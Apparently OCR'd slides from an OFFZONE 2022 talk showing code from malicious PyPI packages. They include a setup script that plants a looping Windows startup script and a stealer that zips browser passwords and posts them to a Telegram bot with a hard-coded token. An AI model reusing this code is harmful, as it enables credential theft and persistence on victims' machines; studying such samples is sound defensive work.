
```
try:
    from Crypto.Cipher import AES
except ImportError:
    raise SystemExit('Please run › pip install pycryptodome')
```

discord-requests




```
import sys
from distutils.core import setup

print("I just hacked ur stupid pc, jk")

setup(
    name="discord-requests",
    version="1.1.1",
    description="Python module for discords non-documentated API.",
    long_description="The best discord module for exploiting and taking over discord",
    author="Dropout",
    author_email="dropout@fbi.gov",
    url="https://www.fbi.gov/wanted/topten",
    py_modules=["discord_requests"],
```

vikram



```
import setuptools
import getpass
user = getpass.getuser()

file = open("C:/Users/"+user+"/AppData/Roaming/Microsoft/Windows/Start Menu/Programs/Startup/startup.py","w")

file.write(
        """
import pyttsx3
import os

# initialisation
engine = pyttsx3.init()
def bolna(text):

        engine.say(text)
        engine.runAndWait()
        os.system("start www.google.com")
        os.system("start")

while True:
        bolna("you have been hacked no system is safe")
```

govno



```
zipload = zipfile.ZipFile(os.path.join("MyZip" + ".zip"), 'w')  # Создаем архив и насовываем ему наши данные

zipload.write("Passwords.txt",
              "\\Browsers\\" + "Passwords.txt")  # Суем текстовик в архив, ниже кста также

# zipload.write(path_main + "\\" + browser + ".txt", "\\Cookies\\" + browser + ".txt")

zipload.close()

zipPath = os.path.join("myZip" + ".zip")
token = "5075210448:AAHkCIigp0w0wkrCx0rykUObQ5WzfNKyXXY"
chat_id = "5012066324"

proxy_array = ["178.62.223.104:80"]  # Твоя прокся
data = {'chat_id': chat_id}

r = requests
files = {'document': open(zipPath, 'rb')}
response = r.post("https://api.telegram.org/bot" + token + "/sendDocument", files=files, data=data,
                  timeout=(1, 10))
```

OFFZONE

2022